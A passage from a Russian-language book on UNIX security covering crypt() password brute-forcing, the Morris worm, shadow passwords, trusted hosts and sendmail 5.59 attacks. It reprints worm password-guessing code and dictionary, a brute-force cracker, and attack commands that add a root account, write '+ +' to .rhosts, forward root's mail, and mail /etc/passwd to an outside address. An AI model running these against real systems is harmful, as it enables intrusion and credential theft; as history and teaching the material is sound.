Время выполнения функции crypt на PDP-11 доходило до одной секунды. Поэтому, разработчики посчитали вполне достаточным ограничить длину пароля восьми символами. Попробуем посчитать какое время необходимо для перебора всех возможных комбинаций. Оно равно $(n^{k-0}+ n^{k-1}+ n^{k-2}+ n^{k-3}+ n^{k-4}... n^{k})$, где n – число допустимых символов пароля, а k – длина пароля. Для 96 читабельных символов латинского алфавита перебор пароля в худшем случае потребует около $7x10^{15}$ секунд или более двух сотен миллионов лет! Даже если пароль окажется состоящим из одних цифр (коих всего-навсего десять) в худшем случае его удастся найти за семь лет, а в среднем за срок вдвое меньший.

Другими словами, сломать UNIX в лоб не получится. Если пароли и в самом деле выбирались случайно, дело действительно обстояло именно так. Но в реальной жизни пользователи ведут себя не как на бумаге, и выбирают простые короткие пароли, часто совпадающие с их именем, никак не шифрующимся и хранящимся открытым текстом.

Первой нашумевшей атакой, использующей человеческую беспечность, был незабываемый вирус Морриса. Он распространялся от машины, к машине используя нехитрую методику, которую демонстрирует фрагмент исходного кода вируса, приведенный ниже (на прилагаемом к книге диске он по некоторым причинам отсутствует, однако это никому не помешает найти его в сети самостоятельно):

```
/* Check for 'username', 'usernameusername' and 'emanresu' as passwds. */
static strat_1()/* 0x61ca */
{
int cnt;
char usrname[50], buf[50];

for (cnt = 0; x27f2c && cnt < 50; x27f2c = x27f2c->next)
{
/* Every tenth time look for "me mates" */
    if ((cnt % 10) == 0) other_sleep(0);

/* Check for no passwd */
// Проверка на пустой пароль
    if (try_passwd(x27f2c, XS(""))) continue;/* 1722 */

/* If the passwd is something like "*" punt matching it. */
// Если вместо пароля стоит символ-джокер, пропускаем такой пароль
    if (strlen(x27f2c->passwd) != 13) continue;

// Попробовать в качестве пароля подставить имя пользователя
    strncpy(usrname, x27f2c, sizeof(usrname)-1);
    usrname[sizeof(usrname)-1] = '\0';
    if (try_passwd(x27f2c, usrname)) continue;

// Попробовать в качестве пароля двойное имя пользователя (т.е. для kpnc – kpnckpnc)
    sprintf(buf, XS("%.20s%.20s"), usrname, usrname);
    if (try_passwd(x27f2c, buf)) continue;

// Попробовать в качестве пароля расширенное имя пользователя в нижнем регистре
    sscanf(x27f2c->gecos, XS("%[^ ,]"), buf);
    if (isupper(buf[0])) buf[0] = tolower(buf[0]);
    if (strlen(buf) > 3  && try_passwd(x27f2c, buf)) continue;

// Попробовать в качестве пароля второе расширенное имя пользователя
    buf[0] = '\0';
    sscanf(x27f2c->gecos, XS("%*s %[^ ,]s"), buf);
    if (isupper(buf[0])) buf[0] = tolower(buf[0]);
```

```
•       if (strlen(buf) > 3  && index(buf, ',') == NULL  &&
•       try_passwd(x27f2c, buf)) continue;
•
•   // Попробовать в качестве пароля имя пользователя задом наперед
•       reverse_str(usrname, buf);
•       if (try_passwd(x27f2c, buf));
•   }
•       if (x27f2c == 0) cmode = 2;
•       return;
•   }
```

То есть для пользователя с учетной записью «kpnc:z3c24adf310s:16:13:Kris Kaspersky:/home/kpnc:/bin/bash» вирус в качестве пароля перебирал бы следующие варианты:

- пустой пароль (вдруг да повезет!)
- имя пользователя (в приведенном примере kpnc)
- удвоенное имя пользователя (kpnckpnc)
- первое расширенное имя в нижнем регистре (kris)
- второе расширенное имя в нижнем регистре (kaspersky)
- имя пользователя задом-наперед (cnpk)

И это работало! Как сейчас утверждается, инфицированными оказались около шести тысяч компьютеров[102]. Не последнюю роль в проникновении в систему сыграла атака по словарю. Создатель вируса составил список более четырехсот наиболее популярных с его точки зрения паролей, который и приводится ниже. Парадоксально, но даже сегодня он все еще остается актуальным, и многие пользователи ухитряются использовать те же самые слова, что и двадцать лет назад.

```
academia,      aerobics,      airplane,      albany,        albatross,
albert,        alex,          alexander,     algebra,       aliases,
alphabet,      amorphous,     analog,        anchor,        andromache,
animals,       answer,        anthropogenic, anvils,        anything",
aria,          ariadne,       arrow,         arthur,        athena,
atmosphere,    aztecs,        azure,         bacchus,       bailey,
banana,        bananas,       bandit,        banks,         barber,
baritone,      bass,          bassoon,       batman,        beater,
beauty,        beethoven,     beloved,       benz,          beowulf,
berkeley,      berliner,      beryl,         beverly,       bicameral,
brenda,        brian,         bridget,       broadway,      bumbling,
burgess,       campanile,     cantor,        cardinal,      carmen,
carolina,      caroline,      cascades,      castle,        cayuga,
celtics,       cerulean,      change,        charles,       charming,
charon,        chester,       cigar,         classic,       clusters,
coffee,        coke,          collins,       commrades,     computer,
condo,         cookie,        cooper,        cornelius,     couscous,
creation,      creosote,      cretin,        daemon,        dancer,
daniel,        danny,         dave,          december,      defoe,
deluge,        desperate,     develop,       dieter,        digital,
discovery,     disney,        drought,       duncan,        eager,
easier,        edges,         edinburgh,     edwin,         edwina,
egghead,       eiderdown,     eileen,        einstein,      elephant,
elizabeth,     ellen,         emerald,       engine,        engineer,
enterprise,    enzyme,        ersatz,        establish,     estate,
euclid,        evelyn,        extension,     fairway,       felicia,
fender,        fermat,        fidelity,      finite,        fishers,
flakes,        float,         flower,        flowers,       foolproof,
football,      foresight,     format,        forsythe,      fourier,
fred,          friend,        frighten,      fungible,      gabriel,
gardner,       garfield,      gauss,         george,        gertrude,
ginger,        glacier,       golfer,        gorgeous,      gorges,
gosling,       gouge,         graham,        gryphon,       guest,
guitar,        gumption,      guntis,        hacker,        hamlet,
handily,       happening,     harmony,       harold,        harvey,
hebrides,      heinlein,      hello,         help,          herbert,
hiawatha,      hibernia,      honey,         horse,         horus,
hutchins,      imbroglio,     imperial,      include,       ingres,
inna,          innocuous,     irishman,      isis,          japan,
```

[102] «- Не очень-то надежная защита, - задумчиво сказала Лиза» John Warley Press Enter.

```
jessica,        jester,         jixian,         johnny,         joseph,
joshua,         judith,         juggle,         julia,          kathleen,
kermit,         kernel,         kirkland,       knight,         ladle,
lambda,         lamination,     larkin,         larry,          lazarus,
lebesgue,       leland,         leroy,          lewis,          light,
lisa,           louis,          lynne,          macintosh,      mack,
maggot,         magic,          malcolm,        mark,           markus,
marty,          marvin,         master,         maurice,        mellon,
merlin,         mets,           michael,        michelle,       mike,
minimum,        minsky,         moguls,         moose,          morley,
mozart,         nancy,          napoleon,       nepenthe,       ness,
network,        newton,         next,           noxious,        nutrition,
nyquist,        oceanography,   ocelot,         olivetti,       olivia,
oracle,         orca,           orwell,         osiris,         outlaw,
oxford,         pacific,        painless,       pakistan,       papers,
password,       patricia,       penguin,        peoria,         percolate,
persimmon,      persona,        pete,           peter,          philip,
phoenix,        pierre,         pizza,          plover,         plymouth,
polynomial,     pondering,      pork,           poster,         praise,
precious,       prelude,        prince",        princeton",     protect,
protozoa,       pumpkin,        puneet,         puppet,         rabbit",
rachmaninoff,   rainbow,        raindrop,       raleigh,        random,
rascal,         really,         rebecca,        remote,         rick,
ripple,         robotics,       rochester,      rolex,          romano,
ronald,         rosebud,        rosemary,       roses,          ruben,
rules,          ruth,           saxon,          scamper,        scheme,
scott,          scotty,         secret,         sensor,         serenity,
sharks,         sharon,         sheffield,      sheldon,        shiva,
shivers,        shuttle,        signature,      simon,          simple,
singer,         single,         smile,          smiles,         smooch,
smother,        snatch,         snoopy,         soap,           socrates,
sossina,        sparrows,       spit,           spring,         springer,
squires,        strangle,       stratford,      stuttgart,      subway,
success,        summer,         super,          superstage,     support,
supported,      surfer,         suzanne,        swearer,        symmetry,
tangerine,      tape,           target,         tarragon,       taylor,
telephone,      temptation,     thailand,       tiger,          toggle,
tomato,         topography,     tortoise,       toyota,         trails,
trivial,        trombone,       tubas,          tuttle,         umesh,
unhappy,        unicorn,        unknown,        urchin",        utility,
vasant,         vertigo,        vicky,          village,        virginia,
warren,         water,          weenie,         whatnot,        whiting,
whitney,        will,           william,        williamsburg,   willie,
winston,        wisconsin,      wizard,         wombat,         woodwind,
wormwood,       yacov,          yang,           yellowstone,    yosemite,
zimmerman.
```

Внимательно просмотрев этот список, можно предположить, что Роберт читал книгу Френка Херберта «Дюна» или, по крайней мере, был знаком с ней. Как знать, может быть, именно она и вдохновила его на создание вируса? Но, так или иначе, вирус был написан, и всякую доступную машину проверял на десять паролей, выбранных их списка наугад, – это частично маскировало присутствие червя в системе. Если же ни один из паролей не подходил, вирус обращался к файлу орфографического словаря, обычно расположенного в каталоге “/usr/dict/words”. Подтверждает эти слова фрагмент вируса, приведенный ниже:

```
•   static dict_words()
•   {
•       char buf[512];
•       struct usr *user;
•       static FILE *x27f30;
•
•       if (x27f30 != NULL)
•       {
•               x27f30 = fopen(XS("/usr/dict/words"), XS("r"));
•               if (x27f30 == NULL)return;
•       }
•       if (fgets(buf, sizeof(buf), x27f30) == 0)
•       {
•               cmode++;
•               return;
•       }
```

```
    (&buf[strlen(buf)])[-1] = '\0';

    for (user = x27f28; user; user = user->next) try_passwd(user, buf);
    if (!isupper(buf[0])) return;
    buf[0] = tolower(buf[0]);

    for (user = x27f28; user; user = user->next) try_passwd(user, buf);
    return;
}
```

Конечно, сегодня наблюдается тенденция к усложнению паролей и выбору случайных, бессмысленных последовательностей, но вместе с этим растет и количество пользователей, – администраторы оказываются просто не в состоянии за всеми уследить и проконтролировать правильность выбора пароля. Поэтому, атака по словарю по-прежнему остается в арсенале злоумышленника. И не только злоумышленника, - ничуть не хуже она служит… администраторам!

В самом деле, – простейший способ уберечь пользователя от слабого пароля – проверить выбранный им пароль по словарю. Любопытно, но словари обеими сторонами (т.е. администраторами и злоумышленниками) обычно берутся из одних и тех же источников, и шансы проникнуть в такую систему, близки к нулю. Вот если бы научится составлять словарь самостоятельно! Но почему нет? Достаточно взять большой текстовой файл и разбить его на слова, отбрасывая заведомо лишние (предлоги, местоимения).

Но даже самый лучший словарь не всегда приводит к успешной атаке. Тем более, пытаясь подобрать пароль администратора, совсем уж тривиальной комбинации ожидать не следует. Но скорость бытовых компьютеров возросла в десятки тысяч раз, и лобовой перебор из утопии превратился в реальность. Там, например, на старших моделях процессора Pentium легко достигнуть скорости в 50.000 паролей в секунду, то есть все комбинации из строчечных латинских букв можно перебрать меньше чем за месяц – вполне приемлемый для злоумышленника срок! А если использовать несколько компьютеров, распараллелив вычисления, время поиска можно уменьшить во много раз – уже с помощью десяти компьютеров (вполне доступных группе злоумышленников) тот же пароль можно найти за пару дней!

Врезка «замечание»

*Кену Томпсону приписывается высказывание "*When in doubt, use brute force*" («Если не знаешь, что выбирать – выбирай грубую силу»)*

Ниже приведен демонстрационный вариант программы (на диске, прилагаемом к книге, он находится в файле "`/SRC/crypt.ayth.hack.c`"), осуществляющей лобовой подбор пароля. Конечно, для практического использования необходимо оптимизировать код, переписав критические участки на ассемблере, но эти вопросы выходят за рамки данной книги, и не рассматриваются в ней.

Перед запуском программы необходимо сформировать на диске файл "passwd" с помощью "crypt.auth.add.new.user", задав полностью цифровой пароль, например, "12345" (это необходимо для ускорения перебора):

```
#include <stdio.h>
extern char     *crypt(const char*, const char*);

int main(int argc, char *argv[])
{
    int a=1,n=0;
    char salt[2];
    char passwd[12];
    char hack[12];
    FILE *f;

    if (!(f=fopen("passwd","r"))) return -1;
    fgets(&salt[0],3,f);
    fgets(&passwd[0],12,f);
    fclose(f);
```

```
        for(n=0;n<12;n++) hack[n]=0; hack[0]='0';

        while(!(n=0))
        {
                while( ++hack[n]>'9' )
                {
                        hack[n]='0';
                        if (hack[++n]==0) hack[n]='0';
                }
                printf("=%s\r",&hack[0]);
                if (!strcmp(crypt(&hack[0],&salt[0])+2,&passwd[0]))
                {
                        printf("\nPassword ok!\n");
                        return 0;
                }
        }
    return 0;
    }
```

Таким образом, большинство паролей вполне реально вскрыть за вполне приемлемое время, и такая схема аутентификации в настоящее время не может обеспечить должной защищенности. Конечно, можно попробовать увеличить длину пароля с восьми до десяти-двенадцати символов или использовать более ресурсоемкий алгоритм шифрования, но это не спасло бы от коротких и словарных паролей, поэтому разработчики UNIX пошли другим путем[103].

Перебор (как и словарная атака) возможен в тех, ***и только в тех*** случаях, когда атакующий имеет доступ к файлу паролей. Большинство современных операционных систем ограничивают количество ошибочных вводов пароля и после нескольких неудачных попыток начинают делать длительные паузы, обессмысливающие перебор. Напротив, если есть возможность получить хеш-суммы пароля, подходящую последовательность можно искать самостоятельно, не прибегая к услугам операционной системы.

Но в UNIX файл паролей доступен всем пользователям, зарегистрированным в системе, – любой из них потенциально способен подобрать пароли всех остальных, в том числе и администратора! Поэтому, в новых версиях UNIX появились так называемые ***теневые пароли*** (*shadow passwords*). Теперь к файлу паролей у непривилегированного пользователя нет никакого доступа, и читать его может только операционная система. Для совместимости с предыдущими версиями файл “/etc/passwd” сохранен, но все пароли из него перекочевали в “/etc/shadow” (название может варьироваться от системы к системе).

```
Файл passw :
    kpnc:x:1032:1032:Kris Kaspersky:/home/kpnc:/bin/bash

Файл shadow :
    kpnc:$1$Gw7SQGfW$w7Ex0aqAI/0SbYD1M0FGL1:11152:0:99999:7:::
```

На том месте, где в passwd раньше находился пароль, теперь стоит крестик (иногда звездочка), а сам пароль вместе с некоторой дополнительной информацией помещен в shadow, недоступный для чтения простому пользователю. Описание структуры каждой пользовательской записи приведено ниже (смотри рисунок 015.txt). Легко заметить появление новых полей, усиливающих защищенность системы. Это и ограничение срока службы пароля, и времени его изменения, и так далее. В дополнение ко всему сам зашифрованный пароль может содержать программу дополнительной аутентификации, например: “Npge08pfz4wuk;***@/sbin/extra***”, однако большинство систем обходится и без нее.

---

[103] Современные версии UNIX уже не ограничивают длину пароля восемью символами, но выбирать длинные пароли категорически не рекомендуется, – это значительно снижает криптостойкость. К сожалению, внятно объяснения потребовали бы много места и знаний глубоких криптографиии.




Рисунок 015.txt Устройство файла теневых паролей

Кажется, никакая атака невозможна, но это по-прежнему не так[104]. Дело в том, что UNIX разрабатывалась в тот период, когда никакой теории безопасности не существовало, а появления взломщиков никто не мог и представить. В результате, гарантировано обеспечить защищенность существующих клонов UNIX невозможно. Причина заключается в механизме разделения привилегий процессов. Подробное объяснение заняло бы слишком много места, но основную идею можно выразить в двух словах – программа, запускаемая пользователем, может иметь больше прав, чем он сам. К одной из таких программ принадлежит утилита смены пароля, обладающая правом записи в файл “passwd” или “shadow”. В качестве другого примера, можно привести login, имеющий доступ к защищенному файлу “shadow”.

С первого взгляда в этом нет ничего дурного, и все работает успешно до тех пор… пока успешно работает. Если же в программе обнаружится ошибка, позволяющая выполнять незапланированные действия, последствия могут быть самыми удручающими. Например, поддержка перенаправления ввода-вывода или конвейера часто позволяют получить любой файл, какой заблагорассудиться злоумышленнику. Но если от спецсимволов (“<|>”) легко избавиться тривиальным фильтром, то ошибкам переполнения буфера подвержены практически все приложения. Подробнее об этом рассказано в главе «Технология срыва стека», пока же достаточно запомнить два момента – переполнение буфера позволяет выполнить злоумышленнику ***любой***[105] код от имени запушенного приложения и эти ошибки настолько коварны, что не всегда оказываются обнаруженными и после тщательного анализа исходного текста программы.

Такой поворот событий целиком меняет дело – вместо утомительного перебора пароля, без всяких гарантий на успех, достаточно проанализировать исходные тексты привилегированных программ, многие из которых состоят из сотен тысяч строк кода и практически всегда содержат ошибки, не замеченные разработчиками. А в некоторых системах срыву стека подвержен и запрос пароля на вход в систему! Впрочем, такой случай из ряда клинических и не отражает общего положения дел. Однако это ничего не меняет – для атаки вовсе не обязательно регистрироваться в системе, достаточно связаться с любой программой-демоном, исполняющейся с наивысшими привилегиями и обслуживающей ***псведопользователей***.

Врезка «информация»

"Многие люди отождествляют слово "daemon" со словом "demon", подразумевая тем самым некий вид сатанинской общности между ОС UNIX и преисподней. Это вопиющее непонимание. "Daemon" (далее дух - прим. переводчика) на самом деле значительно более древняя форма, чем "demon". Это слово обозначает существ, которые не имеют какой-то конкретной склонности к добру или злу, но предназначены служить определенному типу личности или индивидуальности. Древние греки имели понятие персонального духа, которое соответствовало более

[104] Необходимо отметить, во многих версиях UNIX shadow по умолчанию выключен, и все пароли содержатся в общедоступном файле passwd

[105] Вернее, почти любой. Об ограничениях можно прочитать в главе «Технология срыва стека»

современному понятию - ангел-хранитель. Параллельно с этим существовало понятие эвдемонизма, как состояние помощи или защиты со стороны доброго духа. Как правило, UNIX системы частенько кишат и духами и демонами (что, в общем, ни в чем не отличает эти системы от нашего мира - прим. переводчика)."

Эви Немет (Evi Nemeth), "Руководство системного администратора UNIX"
(Unix System Administration Handbook)

Псевдопользователь находится в самом низу иерархии пользователей, выглядящей следующим образом: во главе всех в UNIX стоит ***root*** – то есть ***суперпользователь***, обладающий неограниченными правами в системе. Суперпользователь создает и управляет полномочиями всех остальных, ***обычных***, пользователей. С некоторых пор в UNIX появилась поддержка так называемых ***специальных пользователей***. Специальные пользователи это процессы с урезанными привилегиями. К их числу принадлежит, например, анонимный пользователь ftp, так и называемый *anonymous*. Строго говоря, никаких особенных отличий между обычными и специальными пользователями нет, но последние обычно имеют номера пользователя и группы (UID и GID соответственно) меньше 100.

Псевдопользователи принадлежат к иной категории, и операционная система даже не подозревает об их существовании. Когда удаленный клиент подключается к WEB-серверу, с точки зрения WEB-сервера он становится пользователем, получающим привилегии, выданные ему сервером. Но операционная система ничего не знает о происходящем. С точки зрения операционной системы, пользователя, подключившегося к приложению-серверу, не существует и его полномочиями управляет исключительно сам сервер. Во избежание путаницы таких пользователей стали называть псевдопользователями.

Обычно псевдопользователи имеют минимальный уровень привилегий, ограниченный взаимодействием с сервером. Ни выполнять команды UNIX (не путать с командами сервера) ни получить доступ к файлу “/etc/passwd” они не в состоянии[106]. Более того, файлы и директории, видимые по FTP и WEB – ***виртуальные***, не имеющие ни чего общего с действительным положением дел. Кажется, псевдопользователи ни чем не угрожают безопасности системы, но на самом деле, это не так.

Поскольку, права псвевдопользователям назначает процесс-сервер, то потенциально псевдопользователи могут наследовать все его привилегии. Даже если программист не предусматривал этого явно, он мог допустить ошибку, позволяющую выполнять любые действия от имени программы. Большинство серверов в UNIX запускаются с правами root и имеют полный доступ ко всем ресурсам системы. Поэтому, псевдопользователь действительно может получить несанкционированный доступ к системе.

Напрашивающийся сам собой выход – запускать серверные приложения с минимальными полномочиями – невозможен, в силу особенностей архитектуры UNIX. Частично ограничить привилегии, разумеется, можно, но грамотная настойка требует определенной квалификации, зачастую отсутствующей у администратора системы. Точно так, невозможно исключить все ошибки в программах. В языке Си отсутствует встроенная поддержка строковых типов и автоматическая проверка «висячих» указателей, выход за границу массивов и так далее. Поэтому, написание устойчиво работающих приложений, состоящих из сотен тысяч строк кода, на нем невероятно затруднено. Иначе устроен, скажем, язык Ада, берущий на себя строгий контроль над программистом. Впрочем, даже он не гарантирует отсутствие ошибок. А ведь это наиболее защищенный на сегодняшний день язык, широко использующийся в программировании космической техники. Проколы в работе программиста неизбежны и любая система потенциально уязвима, пока не доказано обратное.

И тут всплывает знаменитый парадокс брадобрея, звучащий так – «если брадобрей бреет бороды тем, и ***только тем***, кто не бреется сам, может ли он брить бороду сам себя»? Конечно же, нет, ведь он бреет только тех, кто не бреется сам. Но если он не бреется сам, что мешает ему побриться? Словом, получается бесконечный рекурсивный спуск.

Применительно к защите – о защищенности системы ничего нельзя сказать до тех пор, пока кому-либо ее не удастся взломать. И в самом деле, – вдруг дыра есть, но до сих пор никто не успел обратить на нее внимание? Уязвимость системы определяется наличием дыры. А защищенность? Интуитивно понятно, защищенность прямо противоположна уязвимости. Но сделать такой вывод можно ***только*** после обнаружения признака уязвимости! То есть –

---

[106] Ну разве администратор окажется совсем уж криворуким

существует формальный признак уязвимости системы, но не существует признака ее защищенности. В этом-то и заключается парадокс!

Врезка «история»

"Нельзя доверять программам, написанным не вами самими. Никакой объем верификации исходного текста и исследований не защитит вас от использования ненадежного (untrusted) кода. По мере того как уровень языка, на котором написана программа, снижается, находить эти ошибки становится все труднее и труднее. "Хорошо продуманную" (well installed) ошибку в микрокоде найти почти невозможно[107]*" – произнес Кен Томпсон в своем докладе, зачитанным им в 1983 году на ежегодном съезде Американской ассоциации компьютерной техники.*

Доклад был посвящен вопросам внесения тонких ошибок в код компилятора и заслужил премии Тьюринга, навсегда войдя в кремневую историю одним из самых талантливых взломов всех времен и народов.

Доступность исходных текстов операционной системы UNIX и большинства приложений, созданных для нее, привела к тому, что «разборы полетов», как правило, начинались и заканчивались анализом исходных текстов, но не откомпилированных машинных кодов (правда, вирус Морриса все же потребовал трудоемкого дизассемблирования, но это уже другая история). Компилятор же считался бесстрастным, безошибочным, непротиворечивым творением.

И вот Томпсона озарила блестящая идея, – научить компилятор распознавать исходный текст стандартной программы login, и всякий раз при компиляции добавлять в нее специальный код, способный при вводе секретного пароля (известный одному Томпсону) пропускать его в систему, предоставив привилегированный доступ.

Обнаружить подобную лазейку чрезвычайно трудно (да кому вообще придет в голову дизассемблировать машинный код, если есть исходные тексты?), но все же возможно. Внеся исправления в исходный текст компилятора, приходится компилировать его тем же самим компилятором…

А почему бы, подумал Томпсон, не научить компилятор распознавать себя самого и во второе поколение вносить новые изменения? Если нет заведомо «чистого» компилятора ситуация становиться безвыходной! (ну не латать же программу в машинном коде!).

Понятное дело, к удаленному вторжению такая атака никакого отношения не имеет (для внесения закладок в программное обеспечение нужно, по крайней мере, быть архитектором системы). Но все же квалифицированный злоумышленник способен создать приложение, имеющее все шансы стать популярным и расползтись по сотням и тысячам компьютеров. Поэтому, угроза атаки становится вполне осязаемой и реальной.

На каком же основании выдаются сертификаты, определяются защищенные системы? Забавно, но ***ни на каком***. Выдача сертификата – сугубо формальная процедура, сводящаяся к сопоставлению требований, предъявленных к системе данного класса с ***заверениями разработчиков***. То есть – никакой проверки в действительности не проводится (да и кто бы стал ее проводить?). Изучается документация производителя и на ее основе делается вывод о принадлежности системы к тому или иному классу защиты. Конечно, это очень упрощенная схема, но, тем не менее, никак не меняющая суть – сертификат сам по себе еще не гарантирует отсутствие ошибок реализации, и ничем, кроме предмета гордости компании, служить не может. Практика показывает, – многие свободно распространяемые клоны UNIX обгоняют своих сертифицированных собратьев в защищенности и надежности работы.

Другая уязвимость заключается в наличие так называемых ***доверенных хостов***, то есть узлов, не требующих аутентификации. Это идет вразрез со всеми требованиями безопасности, но очень удобно. Кажется, если «по уму» выбирать себе «товарищей» ничего плохого случиться не может, конечно, при условии, что поведение всех товарищей окажется корректным. На самом же деле сервер всегда должен иметь способ, позволяющий убедится, что клиент именно тот, за кого себя выдает. Злоумышленник может изменить обратный адрес в заголовке IP пакета, маскируясь под доверенный узел. Конечно, все ответы уйдут на этот самый

[107] Thompson K. Reflections on trusting trust CACM, 1984,v.27, No 8, pp.761-764 (Перевод Н.Н. Безрукова)

доверенный узел мимо злоумышленника, но атакующего может и вовсе не интересовать ответ сервера – достаточно передать команду типа «echo "kpnc::0:0:Hacker 2000:/:" >> /etc/passwd»[108] и систему можно считать взломанной.

Наконец, можно попробовать проникнуть в доверенные хосты или к доверенным доверенных… чем длиннее окажется эта цепочка, тем больше шансов проникнуть в систему. Иногда приходится слышать, якобы каждый человек на земле знаком с любым другим человеком через знакомых своих знакомых. Конечно, это шутка (Вы знакомы с Билом Гейтсом?), но применительно к компьютерным системам… почему бы и нет?

Обычно список доверительных узлов содержится в файле "/etc/hosts.equiv" или "/.rhosts", который состоит из записей следующего вида "[имя пользователя] узел". Имя пользователя может отсутствовать, – тогда доступ разрешен всем пользователям с указанного узла. Точно такого результата можно добиться, задав вместо имени специальный символ "+". Если же его указать в качестве узла – доступ в систему будет открыт отовсюду.

Небезызвестный Кевин Митник в своей атаке против Цутому Шимомуры, прикинувшись доверительным узлом, послал удаленной машине следующую команду "rsh echo + + >>/.rhosts", открыв тем самым доступ в систему. Любопытно, но схема атаки была не нова – задолго до Митника, Моррис - старший предсказал ее возможность, поместив подробный технический отчет в февральский номер журнала Bell Labs, выпушенный в 1985 году (Митник же атаковал Шимомору в декабре 1994 – практически на десятилетие позже). Доподлинно не известно знал ли он о существовании статьи Морриса или до всего додумался самостоятельно, приоритет остается все равно не за ним.

Другая классическая атака основана на дырке в программе SendMail версии 5.59. Суть ее заключалась в возможности указать в качестве получателя сообщения имя файла ".rhosts". В приведенном ниже протоколе, читателю, возможно, встретятся незнакомые команды (детально описанные в главе «Протоком SMTP»), но подробные комментарии должны помочь разобраться в механизме атаки даже неподготовленным пользователям.

- # Соединяется с узлом – жертвой[109] по протоколу SMTP с 25 портом
- `telnet victim.com 25`
-
- #Указываем в качестве адреса получателя сообщения имя файла "/.rhosts"
- `rcpt to: /.rhosts`
-
- #Указываем адрес отправителя сообщения
- `mail from: kpnc@aport.ru`
-
- #Начинам ввод текста сообщения
- `data`
-
- #Вводим любой текст (он будет проигнорирован)
- `Hello!`
-
- #Точка завершает ввод сообщения
- .
-
- #Новое сообщение
- #Указываем в качестве адреса получателя имя файл "/.rhosts"
- `rcpt to: /.rhosts`
-
- #Указываем адрес отправителя сообщения
- `mail from: kpnc@aport.ru`
-
- #Начинам ввод текста сообщения
- `data`
-
- #Вводим имя собственного хоста или любого другого хоста, к которому есть доступ
- `evil.com`

[108] Добавляет нового пользователя kpnc с пустым паролем
[109] Victim – по-английски жертва.

-
- #Точка завершает ввод сообщения
- .
-
- #Завершение транзакции и выход
- `quit`

С этого момента взлом можно считать завершенным. Остается подключится к удаленному узлу и делать на нем все, что заблагорассудиться. Все, за исключением, невозможности посредством протокола rlogin войти под статусом супер-пользовтаеля.

Однако подобные атаки слишком заметны и вряд ли останутся безнаказанными. В UNIX, как и в большинстве других сетевых операционных систем, все потенциально опасные действия (будь то копирование файла паролей или создание нового пользователя) протоколируется, а замести за собой следы не всегда возможно – изменения в файлах протокола могут незамедлительно отсылаться на почтовый ящик администратора, или даже на пейджер[110]!

Тем более, "/.rhosts" это не тот файл, в который никто и никогда не заглядывает. В том же случае с Митником – модификация "/.rhosts" не осталось незамеченной. Гораздо халатнее большинство администраторов относятся к вопросам безопасности личной почты. А ведь злоумышленнику ничего не стоит так изменить файл "/*.forward"*, перехватывая чужую личную почту, в том числе и root-а. Конечно, наивно ожидать увидеть в почте пароли, но, тем не менее, полученная информация в любом случае значительно облегчит дальнейшее проникновение в систему, и даст простор возможностей для социальной инженерии. Подробнее об конфигурировании SendMail можно прочесть в прилагаемом к нему руководстве и в главе «Почтовый сервер изнутри».

Ниже приведен пример записи, которую необходимо добавить в файл "/.forward" для перехвата почты администратора (при условии, что его почтовый адрес выглядит как root@somehost.org). Теперь все письма, поступающие администратору системы, будут дублироваться на адрес kpnc@hotmail.ru

- *\root, root@somehost.org,* kpnc@hotmail.ru

Точно такую операцию можно проделать и со всеми остальными пользователями системы. Для этого достаточно изменить файлы ".forward", находящиеся в их домашних каталогах, а, поэтому, обычно не контролируемые администратором. Опытные пользователи могут самостоятельно редактировать свои конфигурационные файлы. Поэтому, за всеми уследить невозможно, – откуда администратору знать, кто внес эти изменения – легальный пользователь или злоумышленник? Конечно, в приведенном выше примере все довольно прозрачно, но если не трогать файлы администратора, велики шансы того, что проникновение в систему станет замеченным не скоро, если вообще будет замечено.

Кстати, если есть доступ к файлу ".forward", то, добавив в него строку типа "|/bin/mail/ hack2000@hotmail.com < /etc/passwd", можно попробовать получить требуемый файл с доставкой на дом. (В приведенном примере содержимое файла /etc/passwd будет оправлено по адресу hack2000@hotmail.com). Как нетрудно догадаться, здесь замешен конвейер и перенаправления ввода-вывода, подробно описанные в главе «Устройство конвейера и перенаправление ввода-вывода».

Конечно, главное условие успешности такой атаки – наличие дыр в каком-либо приложении, выполняющемся на удаленной машине. Сегодня все очевидные дыры уже залатаны, и слишком уж наивных ляпов от разработчиков ожидать не приходится. Тем не менее, те или иные ошибки выявляются чуть ли не ежедневно. Чтобы удостоверится в этом, достаточно заглянуть на любой сайт, посвященный информационной безопасности (например, www.rootshell.com). Разумеется, открытые дыры существует недолго, – на сайте разработчиков периодически появляются исправления, а новые версии выходят уже с исправленными ошибками.

Вся надежда злоумышленника на халатность администратора, не позаботившегося установить свежие заплатки. Но на удивление таковых оказывается много, если не большинство. И огромное число успешных взломов – лишнее тому подтверждение. Шансы взломщика необыкновенно возрастают, если он обладает квалификацией достаточной для

[110] Ну не грохать же после этого администратора?!

самостоятельного поиска дыр в системе. Подробнее об этом рассказано в главе «Технология срыва стека».

